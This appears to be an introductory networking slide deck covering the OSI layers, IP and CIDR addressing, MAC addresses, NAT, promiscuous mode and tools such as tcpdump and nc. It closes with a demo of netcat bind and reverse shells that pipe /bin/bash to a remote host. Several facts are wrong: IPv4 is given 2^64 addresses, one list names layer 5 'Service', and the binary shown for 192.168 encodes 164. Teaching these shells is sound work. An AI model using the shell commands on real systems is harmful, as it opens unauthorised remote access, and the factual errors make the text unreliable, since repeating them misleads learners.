Networking is important in the tech industry

A quick guide to some of the elements of digital communication

OSI Layers

Please Do Not Throw Sausage Pizza Away

7 - Application

6 - Presentation

5 - Service

4 - Transport

3 - Network

2 - Data link

1- Physical

Some (almost) correct examples

Application	HTTP, FTP
Presentation	Character encodings (UTF-8, ANSI)
Session	(no one knows)
Transport	TCP / UDP
Network	IP routing, broadcast
Data link	Stop-and-wait ARQ, Go-back-N ARQ, ALOHA,
Physical	Transfer of bits over a medium (wire, air, etc)

Data units

Application	Data
Presentation	
Session	
Transport	Segment / Datagram
Network	Packet
Data link	Frame
Physical	Symbol (one or more raw bits)

Talking about networks

What's in an IP address?

IPv4

- 127.0.0.1
- 4 bytes of address
  - Max is 255.255.255.255
  - 2^{64} addresses

IPv6

- ::1
- 16 bytes of address
  - Max is FFFF:FFFF:FFFF:FFFF:FFFF:FFFF:FFFF:FFFF
  - 2^{128} addresses
- Official Standard in July 2017
  - Draft started in 1998

Classless Inter-Domain Routing (CIDR) notation

- 192.168.0.0/16
  - The number after the '/' denotes how many "most significant bits" are used in the "netmask" (network address)
  - In this case, the first 2 bytes are used (192.168), so addresses can range from 192.168.0.0 -> 192.168.255.255

```
1100 0000 . 1010 0100 . 0000 0000 . 0000 0000
1100 0000 . 1010 0100 . 1111 1111 . 1111 1111
```

Addressing for delivery

Media Access Control Address (MAC Address)

- Unique per Network Interface Card
  - Protocols are built on the assumption that two identical MAC addresses cannot exist on the same network.
- Sometimes called the “physical address”
- “Cannot be changed”

IP address

- An address that a device listens under on a network
- Often assigned via a router using Dynamic Host Configuration Protocol (DHCP)
- IP can also be statically assigned
  - Address Resolution Protocol is used to announce control over an IP

Domain Name


- A user friendly name for a machine on a network
- Domain Name System (DNS) handles translation of domain -> IP address.

My 192.168.0.1 is not your 192.168.0.1

Internal networks, gateways and NAT

Private addresses

- 10.0.0.0/8
  - 2^{24} addresses
- 172.16.0.0/12
  - 2^{20} addresses
- 192.168.0.0/16
  - 2^{16} addresses


192.168.10.5
Device
Device #2
192.168.0.1
Router / Gateway
164.12.12.12
Public internet
11.52.7.99
Router / Gateway
82.168.52.3
Router / Gateway
Device
Device

Network Address Translation

- Provides a middle service between devices and the outer network
- Outside the network all traffic comes from 1 IP
- A service from inside *must* initiate the connection
  - An outside client cannot connect to a service inside the network as it can't address any machine.
  - You can set up port forwarding on specific ports as a work around.

Listen closely

Promiscuous mode

- Most NICs will automatically filter out any packets that do not match your assigned IP
  - Your CPU can’t even see them
- Promiscuous mode removes this, making packet filtering a software job
  - Now wireshark and TCP dump show everything on the network, not just your traffic.

Some CLIs

- ifconfig: interface settings and info
- tcpdump: print *all* tcp packets seen
- nc : arbitrary TCP / UDP connections

Getting access from somewhere else

Reverse shells and Bind shells

- Bind shell
  - Bind a terminal to a port
  - Any input on that port becomes input to the terminal
- Reverse shell
  - Call out to another host and give them access to the shell

Demo time

Demonstrating Bind and reverse shells

- Bind shell
  - Kali: `nc -l -p 1337 -e /bin/bash`
  - Ubuntu: `nc kali 1337`
  - Ubuntu now has a shell in the kali box (run uname –a to prove)
- Reverse Shell
  - Ubuntu: `nc -l -p 1337`
  - Kali: `nc 198.168.64.4 1337 -e /bin/bash`
  - Ubuntu now has a shell in the kali box (prove as before)